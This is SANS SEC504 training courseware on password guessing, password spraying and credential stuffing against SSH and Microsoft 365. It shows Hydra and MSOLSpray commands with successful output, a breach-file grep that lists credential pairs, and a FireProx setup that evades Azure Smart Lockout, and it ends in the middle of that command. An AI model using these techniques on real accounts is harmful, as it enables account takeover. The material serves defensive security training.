

504.3

Password and Access Attacks

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

All reference links are operational in the browser-based delivery of the electronic workbook.



Password and Access Attacks

© 2022 SANS Institute | All Rights Reserved | Version H02_07

Hello and welcome to section 3 of SEC504: Hacker Tools, Techniques, and Incident Handling.

In this section, we cover the ever-present threat of password and access attacks against modern networks. Let's continue our journey.

Section 3 of SANS SEC504 is written by Joshua Wright, with support from Ed Skoudis and John Strand.

Table of Contents

Page

Password Attacks	3
Lab: Password Guessing Attacks with Hydra	11
Cloud Spotlight: Microsoft 365 Password Attacks	12
Lab: Microsoft 365 Password Attacks	22
Understanding Password Hashes	23
Password Cracking	40
Lab: John the Ripper	61
Lab: Hashcat	61
Cloud Spotlight: Insecure Storage	62
Lab: Cloud Bucket Discovery	77
Multipurpose Netcat	78
Lab: Netcat's Many Uses	92

This table of contents can be used for future reference.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Password Attacks

Password Attacks


Lab: Password Guessing Attacks with Hydra
Cloud Spotlight: Microsoft 365 Password Attacks
Lab: Microsoft 365 Password Attacks
Understanding Password Hashes
Password Cracking
Lab: John the Ripper
Lab: Hashcat
Cloud Spotlight: Insecure Storage
Lab: Cloud Bucket Discovery
Multipurpose Netcat
Lab: Netcat's Many Uses

We'll start this section with a look at a common exploitation target for attackers: Password attacks.

Password Guessing Attacks

Password Attacks

- Password guessing across the network:
 - Identify a valid user ID
 - Create list of possible passwords
 - Try typing in each password
 - If system allows you in, success
 - If not, try again
- Use a script or automated tool to improve speed and accuracy
 - Maximum speed typically between one guess every 3 seconds and at most 5 guesses per second
 - Much slower than password cracking attacks
- Could trigger account lockout



Password guessing is different from *password cracking*. Let's focus on password guessing first. The following are general steps for password guessing across the network:

1. Identify a valid user ID
2. Create a list of possible passwords
3. Try typing in each password
4. If system allows you in, success
5. If not, try again

To improve the speed and accuracy of the password guessing attack, an attacker can use a script or automated tool to formulate the password guesses and try to log in to the target system. However, even with a script or automated tool, password guessing is slow, ranging in speed from one guess every 3 seconds up to at most 5 guesses per second. That is many orders of magnitude slower than password cracking attacks, which we discuss shortly.

Guessing passwords across the network can lock out accounts if account lockout is activated. With three, five, or six bad passwords provided by the attacker, the legitimate user can't log in.


This attack technique is categorized as *Brute Force* (T1110) by the MITRE ATT&CK Framework: <https://attack.mitre.org/techniques/T1110/>.

Password-Guessing Alternative: Password Spraying

Password Attacks

To avoid account lockout, attackers will perform a password spray attack

- Try a small number of passwords against a large number of accounts
 - ex., Try four passwords for Account A, then the same four for Account B, and so on for a thousand or more accounts
 - Then, if no centralized authentication mechanism is employed, move from System 1 to System 2 until bad login counter expiration timer resets



To avoid account lockout when performing password guessing, some attackers employ an alternative means for testing their guessed *passwords*—*password spraying*. With this technique, instead of trying a large number of passwords for a small number of accounts on a small number of targets (traditional password guessing), attackers choose a small number of potential passwords to try. They then spray these potential password guesses across a large number of account names and systems, hoping that one works.

For example, an attacker may start with a list of just four passwords and try each for a thousand or more accounts on a dozen different machines. Then, after the bad login counter timer expires (resetting the bad login count to zero), the attacker might try another four passwords, and so on.

This attack technique is also categorized as *Brute Force* (T1110) by the MITRE ATT&CK Framework: <https://attack.mitre.org/techniques/T1110/>.

- THC Hydra by van Hauser
 - Online password guessing tool
 - Target a single username and password, a list of usernames, or a list of passwords and usernames
 - Supports many protocols: SSH, RDP, SMTP, SMB, VNC, and many more

```
$ hydra -L users -P passwords ssh://3.231.163.70
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2020-01-01 20:49:52  
[DATA] attacking service ssh on port 22  
[22][ssh] host: 3.231.163.70 login: ubuntu password: dr0wssaP  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2020-01-01 20:50:20
```

Hydra is an online password guessing tool that supports many different protocols including SSH, SMB, RDP, VNC, and more. Attackers leverage Hydra to test for successful username and password combinations against accessible services, both from the outside of the organization against public services (such as Microsoft 365 servers) and against internal network targets (such as SSH, or SMB servers).

Hydra can target a single username with a single password for basic testing, or it can target a single username with a list of passwords for a password guessing attack. Hydra can also target a list of usernames with a single password, or a list of usernames and a list of passwords (these use cases are both variations of a password spray attack).

The nicest part about Hydra is its generous protocol support. It can guess passwords for more than a dozen different protocols. For a long time, THC Hydra was lacking Remote Desktop Protocol (RDP) support. It has now been added, providing a useful option for attackers and rounding out the set of protocols supported by THC Hydra.

Hydra is available at <https://github.com/vanhauser-thc/thc-hydra>.

Password Guess Selection

- To avoid account lockout, password guess and spray attacks use very short password lists
- Choose common words, such as city names, company names, product names, and local sports teams
- Choose names based on password reset intervals
 - Every 90 days, reset? Try Summer2021 or Fall2020
- Alternative: Use known passwords for people in the organization from password compromise lists

Password Attacks

Have I Been Pwned top 20 passwords

123456
123456789
qwerty
password
111111
12345678
abc123
1234567
password1
12345

1234567890
123123
000000
iloveyou
1234
!q2w3e4r5t
qwertyuiop
123
monkey
dragon

The password list shown on this page is the top 20 most common passwords reported by Troy Hunt's Have I Been Pwned (<https://haveibeenpwned.com/>) password list (available at <https://haveibeenpwned.com/Passwords>). This might be an example of a short list of passwords an attacker uses in a password guessing or password spray attack.

This password list is an OK start, but could be improved by taking other factors into consideration: For your target organization, what are the favored local sports teams? Are there specific brands or products manufactured by the company that employees feel local to? Are there variations of the company name and town names that could be potential passwords as well?

Also, if the password policy requires quarterly resets, useful password guesses include the season (spring, summer, winter, fall) and the year. Monthly password resets trigger some users to put the month and year (for example, September2020). Also, if the password selection policy is known in advance, an attacker will remove potential password guesses that do not meet the complexity requirements, to avoid unnecessary logins tries with bad passwords.

This password selection technique is remarkably effective and has been used in major system compromises by attackers and penetration testers. However, a variation of this technique allows an attacker to focus the password selection process even further: reuse known passwords for people in the target organization from password compromise lists.

- Usernames and passwords from compromised websites surface on trading sites
- Since users reuse passwords, attackers will check for cracked password from other websites
 - e.g., User `jwright@sans.org`'s password was disclosed in the *FaceSpace* breach of 2020; do these or similar credentials also work for `https://admin.sans.org`?
- Variations of a disclosed password, and username cross-referencing can improve attacker success rate
 - Password is `5pt11qrs` – try `5pt11qrs`, `5PT11QRS`, `5pt11qrs!`, `5pt11qrs01`, etc.
 - `jwright@hasborg.com` is the same person as `jwright@sans.org`; try all passwords known for `jwright@hasborg.com` as `jwright@sans.org`
- Access to these password lists are controversial: *stolen property*

Another option for putting together a password guess list is to reuse known usernames and passwords from compromised websites. One idea is to calculate the most frequent passwords cracked from popular websites and take the top 20 or so for password guessing or spray attacks. While this may be successful against a target, there's another option available: *use employee passwords breached from other websites*.

A growing attack technique is for an adversary to collect username and password lists from popular website breaches, merging them into a single file or other searchable index. Then, when the adversary has a target organization in their sights, they search the breached username and password list for their target organization, identifying valid usernames and passwords that worked for the breached site, and reuse that username and password against the target organization. This technique is known as credential stuffing, and it has been tremendously effective for attackers targeting large organizations.

For example, I might search my list of compromised usernames and passwords from the 2020 *FaceSpace* social networking site breach for the domain name `@sans.org`. Any usernames and passwords that are revealed could be used against target sites such as `https://admin.sans.org`. In addition to the passwords from FaceSpace breach, common variations of passwords could also be used, such as mixing capitalization of the original password, or adding numbers or special characters to the end of the password.

Another variation of this attack is to conduct in-depth reconnaissance against an organization, identifying not just valid usernames and domains, but also other passwords by target company employees. For example, this author can receive email to `jwright@sans.org`, but I never use this email for registering accounts on other websites. However, an attacker whose reconnaissance identifies me as a SANS employee could also identify the email addresses `jwright@hasborg.com`, `josh@willhackforsushi.com`, `josh@wrlght.net`, etc. and collect passwords associated with those email addresses as potential password guesses against the `jwright@sans.org` account.

Attacking passwords in this fashion can be controversial since it is predicated on having access to password breach lists, which are considered stolen property. Obtaining these password lists typically happen in underground communities, or between colleagues, but could otherwise lead to dangerous browsing activity when trying to obtain these lists. However, it remains a valuable attack mechanism that has yielded access to many accounts within target organizations.

```
$ grep -i '@target.tgt' combined-uniq-breach
piantenora@target.tgt:Florida11
teterella@target.tgt:1D120165
sderb@target.tgt:Drakon20
rasmusspel@target.tgt:Flizan92
mheitzmann@target.tgt:Cehovic82
jgreviews@target.tgt:Waluigi95
jakajee@target.tgt:9928.80997Q
gavalon@target.tgt:a5bcla944ba4266f73c80a8bed234d
twebb@target.tgt:lulupetey46
bogatinova@target.tgt:nastja87
esamborska@target.tgt:samsam!!
eren@target.tgt:vhuang$0
bamarinenko@target.tgt:K8M05G97
ahansen@target.tgt:tzLD1001
$ grep -i piantenora combined-uniq-breach
piantenora@target.tgt:Florida11
piantenora_backup@gmail.com:Florida18
piantenora1@yahoo.com:Florida15
piantenora@gmail.com:Florida19
```


This is a hash for an un-cracked password

Identifying other related accounts for more password guesses.

To reinforce the concept of compromised password lists, consider the example shown on this page. Here my target organization is Target-TGT, with the domain name *target.tgt*. Searching for the email suffix *@target.tgt* returns several matches, disclosing passwords for multiple accounts. Note that one account password was not cracked, displaying the password hash instead of the user password for *gavalon*.

In a password guessing attack, each of these accounts for users with Target-TGT email addresses are from other website breaches: LinkedIn, Verifications.io, MySpace, Zynga, etc. An attacker will use this insight and test these accounts and passwords, along with common variations of these passwords against systems at Target-TGT, looking for password reuse vulnerabilities that can be exploited.

Further, an attacker may also use the breached email list and identify other email addresses for specific users to learn about more passwords. In the second command on this page, we search for other matches for the user *piantenora*. Since we know this user has a Target-TGT email address, it's possible we can find other passwords to use in our password guessing attack for this user.



This visual association summary is included in your ISO media files as Summary-PasswordAttacks.pdf

In this module we investigated the topics surrounding password attacks. We started with a look at password guessing attacks, where an attacker uses manual or automated tools to guess multiple passwords for a user account using an online service. This attack technique can be successful, but often is stopped with account lockout policies. By contrast, password spray attacks use a small number of passwords with many usernames. By avoiding a lot of failed logins for any single user account, the password spray attack often avoids account lockout defenses. Since the attacker can only use a small number of passwords in a password spray attack, they may distribute the attack across multiple systems with different authentication systems, or perform the attack slowly, allowing users to login with valid passwords and reset the account login counter.

The primary tool we focused on to implement password guessing and password spray attacks is THC Hydra. THC Hydra is an online password guessing tool which accepts multiple configurations of usernames and passwords. THC Hydra can be used to validate a single password and username for a service, multiple passwords for a single username (password guessing), and multiple usernames with one or a small number of passwords (password spray). THC Hydra has support for many different target protocols as well including many used by Windows and Linux systems.

A variation on these password attacks is credential stuffing, where an attacker uses external breach information from other sites to gain insight into passwords used by users in your organization. In the example, Joshua Wright has an account on FaceSpace using the email address jwright@sans.org. If FaceSpace is breached, and the attacker can get the password used by Joshua Wright from the breach, they may try to login to target sans.org systems using that username and password combination.

We also investigated the techniques for building a password guessing list. With support for a limited number of passwords in a guessing or spray attack, the selection of passwords to test is an important consideration for an attacker. This process usually involves known weak passwords that are commonly used, but also the collection of OSINT for a target and the selection of passwords that may match the employer, geographic area, sports teams, and other common password selection characteristics.

LAB

Please work on the lab exercises
Password Guessing Attacks with Hydra



Please work on the lab exercise *Password Guessing Attacks with Hydra*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap


- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Password Attacks

Password Attacks
Lab: Password Guessing Attacks with Hydra
[Cloud Spotlight: Microsoft 365 Password Attacks](#)
Lab: Microsoft 365 Password Attacks
Understanding Password Hashes
Password Cracking
Lab: John the Ripper
Lab: Hashcat
Cloud Spotlight: Insecure Storage
Lab: Cloud Bucket Discovery
Multipurpose Netcat
Lab: Netcat's Many Uses

Next, we'll look at applying these password guessing attacks against Microsoft 365 cloud services in our Cloud Spotlight module: Microsoft 365 Password Attacks.

Microsoft 365 Password Attacks



- Cloud SaaS logins are almost universally public access
 - Opportunity for an attacker!
- Two important concepts to keep in mind:

1. Attackers will use cloud services against your organization
2. Attackers can be very crafty in how they implement attacks

In this module we'll continue our look at password guessing and spray attacks, but we'll apply these attacks against Microsoft 365 (formerly Office 365).

Cloud Software as a Service (SaaS) platforms almost universally offer public login access. This is the case for Microsoft 365, but also for other SaaS solutions as well (SalesForce, Dropbox, Shopify, Slack, etc.) When there are vulnerabilities in the authentication and authorization service for the SaaS platform, attackers can use those vulnerabilities to attack the platform or the *tenants* (the customers) that use the SaaS services.

In this module we'll look at the Microsoft login service shown on this page at login.microsoftonline.com as one popular example of SaaS service and password attacks. Throughout this module, it's useful to keep two important concepts in mind.

First, attackers will use cloud services against your organization. Normally we think of cloud security threats as problems in our own cloud deployments, but as we'll see in this module, even third-party cloud services can be valuable attack platforms.

Second, we'll see another example of how very crafty attackers can be when implementing attacks. This is a recurring theme throughout the course material, but it's useful to keep in mind as an incident responder when considering the tactics an attacker can apply against your organization.

- login.microsoft.com is an API endpoint for authentication
 - Used by many Microsoft 365 services
 - Returns detailed error status codes following login attempts

```
$ curl --silent --data
"...&grant_type=password&username=jwricht@sans.org&password=NotMyPassword"
https://login.microsoft.com/common/oauth2/token | jq -r '.error_description'
AADSTS50126: Error validating credentials due to invalid username or password.
```

Azure AD Authentication and authorization error codes

Article • 02/18/2022 • 33 minutes to read • 27 contributors

In this	
Looku	AADSTS50064 CredentialAuthenticationError - Credential validation on username or password has failed.
Handli	
AADST	AADSTS50068 SignoutInitiatorNotParticipant - Sign out has failed. The app that initiated sign out is not a participant in the current session.
Next st	
Lookin	AADSTS50070 SignoutUnknownSessionIdentifier - Sign out has failed. The sign out request specified a name identifier that didn't match the existing session(s).
Active	
AADST	AADSTS50071 SignoutMessageExpired - The logout request has expired.
	AADSTS50072 UserStrongAuthEnrollmentRequiredInterrupt - User needs to enroll for second factor authentication (interactive).
	AADSTS50074 UserStrongAuthClientAuthNRequiredInterrupt - Strong authentication is required and the user did not pass the MFA challenge.
	AADSTS50076 UserStrongAuthClientAuthNRequired - Due to a configuration change

On the previous page we saw a screen capture of the login.microsoftonline.com server, a familiar login for Microsoft 365 users. When users submit their authentication credentials, the credentials are submitted to the login.microsoft.com server. The login.microsoft.com server is a well-documented endpoint for API authentication known as the Azure Active Directory Security Token Service (AADSTS). AADSTS is used by many different Microsoft 365 services (and federated authentication services for non-Microsoft login services). When the user submits authentication credentials, the AADSTS service returns a detailed response that includes an AADSTS *response code*. The AADSTS response code indicates if authentication is successful or if it failed, with detailed information about the nature of any authentication failure.

In the example on the left of this page, I use the cURL command to send an HTTP POST message to the login.microsoft.com service at the AADSTS authentication endpoint /common/auth/token. The cURL --silent option turns off the progress meter, and the --data argument allows me to specify the HTTP body elements in a POST message to send as the authentication request. Some of these HTTP body elements in the POST message are omitted for space, but we can see the username and password elements, and the grant type for password authentication.

In this example, the authentication fails, returning a JSON object. I've used the JQ utility to extract the error_description element revealing the AADSTS response code 50126, informing the caller that authentication failed because of an invalid username or password. Microsoft makes the documentation for AADSTS response codes publicly available at <https://docs.microsoft.com/en-us/azure/active-directory/develop/reference-aadsts-error-codes>.

The detailed response code information from Microsoft is valuable for an attacker, since it can reveal valuable insight into how the user account is setup, if it is active or disabled, if it requires MFA to complete authentication, if the account is locked out, and many other status indicators.

Note that accounts that require a second-factor authentication method can still be targeted for password guessing attacks. The attacker may not be able to access the Microsoft 365 resource if they find the right password, but that password may be useful in other situations. We'll look at attacks against Azure AD Conditional Access later in this module.

Microsoft 365 gives attackers the insight they need to target vulnerable accounts.

```
PS /home/sec504> Get-Content ./users.txt
Tamra.Tidmas@falsimentis.com
Callie.Sparkes@falsimentis.com
Zach.Mathis@falsimentis.com
PS /home/sec504> Import-Module /opt/MSOLSpray/MSOLSpray.ps1
PS /home/sec504> Invoke-MSOLSpray -UserList ./users.txt -Password Clippers22
[*] There are 3 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/13/2022 17:20:03
[*] WARNING! Valid user, but invalid password for
Tamra.Tidmas@falsimentis.com.
[*] SUCCESS! Callie.Sparkes@falsimentis.com : Clippers22
[*] WARNING! The user Zach.Mathis@falsimentis.com doesn't exist.
```

When an authentication service provides detailed information about why authentication failed, an attacker can use that insight to accelerate their attack and potentially avoid user account lockout. For Microsoft 365, the MSOLSpray tool by Beau Bullock (@dafthack) leverages the AADSTS response codes to implement an informed password spray attack.

Like password spray attacks with Hydra, we need to supply MSOLSpray with a list of users. This is typically collected using OSINT techniques and scanning tools such as CeWL. MSOLSpray is written in PowerShell and can run on Windows and UNIX systems.

In the example on this page we start with a small list of three email addresses in the `users.txt` file. Next, we import the MSOLSpray module into the PowerShell session to access the `Invoke-MSOLSpray` cmdlet. By invoking the cmdlet with the users file and a single password, MSOLSpray will attempt to login to all the specified user accounts with the target password, reporting any successful authentication.

Notice in the output on this page how we successfully guessed the password for `Callie.Sparkes@falsimentis.com`. Even without a valid password though, the Microsoft 365 server returns valuable information about the other user accounts, namely that `Tamra.Tidmas@falsimentis.com` is also a valid user (we just don't know the correct password yet) and that `Zach.Mathis@falsimentis.com` is not a valid user for the Falsimentis tenancy.

The ability for MSOLSpray to interpret the server responses from the Microsoft 365 login endpoint is what makes it valuable as an attack tool. The ability for an attacker to target the SaaS authentication endpoint is a threat for organizations, so Microsoft has designed solutions to help mitigate this attack.

Bullock's MSOLSpray is available at <https://github.com/dafthack/MSOLSpray>, however, it has not been actively maintained. This author (Joshua Wright) maintains a version of MSOLSpray that includes small bug fixes and enhancements from the information security community, available at <https://github.com/joswr1ght/MSOLSpray>.

Azure Smart Lockout

M365 Attacks

- On-by-default feature for Microsoft 365 authentication
- Account lockout following multiple login failures for one account
- Blocks IP address source following 10 unsuccessful login attempts (3 for Azure US .gov)
 - Default lockout duration is 60 seconds
 - Non-blocked IPs can still login to prevent DoS

QUOTE

"Smart lockout helps lock out bad actors that try to guess your users' passwords or use brute-force methods to get in."
Microsoft Docs

```
PS /home/sec504> Invoke-MSOLSpray -UserList ./userlist.txt -Password Winter2022
```

```
[*] WARNING! The account ssims@sans.org appears to be locked.
```


Azure Smart Lockout (Smart Lockout) is an on-by-default feature for all Microsoft 365 accounts. According to Microsoft, this feature helps to thwart password guessing and password spray attacks by locking out specific source IP addresses following multiple failed login attempts for any username. For most Microsoft 365 customers, Smart Lockout will deny an attacker login access after 10 unsuccessful login attempts from a single source IP address; Microsoft Azure for US Government customers will deny attacker login access after 3 failed login attempts (<https://urls.sec504.org/y147f>).

Smart Lockout is a useful feature that goes beyond account locking in a password guessing attack. In password spray attacks, the attacker does not attempt to login to a single username many times, allowing them to avoid account lockout. Instead, the attacker uses a list of usernames and a small list of potential passwords, spraying the login process across multiple user accounts but below the threshold that will trigger account lockout for a single user. Smart Lockout attempts to thwart the password spray attack by denying login access when a source IP address fails authentication 10 (or 3) times. By default, the lockout duration is 60 seconds before the source IP address can attempt to login again (<https://urls.sec504.org/2wrtd>).



MSOLSpray recognizes that Smart Lockout can be used to defend against a password spray attack. If the attacker exceeds the Smart Lockout threshold, the Microsoft 365 server will indicate that an account is locked, as shown on this page. If MSOLSpray sees more than 10 account lockout messages in one password spray session, it will stop the attack and ask the attacker if they want to continue.

AWS API Gateway

M365 Attacks



AWS API GW abstracts one or more HTTP microservices with a single hostname.



While Smart Lockout is a useful defense against password spray attacks, it has significant limitations. Attackers can leverage other cloud services such as the AWS API Gateway to bypass Smart Lockout.

AWS API Gateway is a service from Amazon that allows organizations to establish an API gateway server as a front-end to one or more HTTP servers, often in the form of *micro services*. The API gateway is a kind of proxy server, where a single hostname receives requests from users, dynamically translating the different HTTP endpoints to forward the request to supporting HTTP servers. The supporting HTTP servers can be typical Apache, Nginx, or IIS web servers, but they can also be micro services using container technology.

An example of an AWS API Gateway deployment is shown on the left side of this page where users access a single hostname for all HTTP requests. The AWS API Gateway uses thousands of *workers* to forward the request to supporting HTTP servers or micro services, collecting the responses and returning the data back to the user. The use of an API gateway allows the organization to publish a single hostname or URL for all web application functionality, which represents any number of supporting HTTP services for different endpoint functionality.

Attackers have learned that the AWS API Gateway can be a useful tool to provide a level of anonymity for HTTP attacks. If an attacker accesses a SaaS login endpoint such as login.microsoft.com directly, the login endpoint knows the attacker's source IP address (or at least a fairly static IP address the attacker is using). Since the attacker IP address is mostly static, the login endpoint can use Smart Lockout to deny the attacker login access following any observed trend in failed authentication attempts.

Consider what happens when the attacker does not access the SaaS login endpoint directly and uses an AWS API Gateway service instead. If the attacker sends the request to the AWS API Gateway service, the gateway uses thousands of workers, each with different IP addresses, to make the request on behalf of the attacker. The attacker's IP address is never disclosed to the authentication endpoint, and the source IP address changes with each subsequent request. AWS API Gateway allows an attacker to remove the IP address consistency otherwise used to implement Smart Lockout.

A big part of the cloud security problem is not just vulnerable cloud systems; it is also attackers leveraging cloud platforms with great ease to accomplish new attacks.

FireProx and MSOLSpray

M365 Attacks

```
$ python fire.py --command create --region us-east-1
--url https://login.microsoft.com
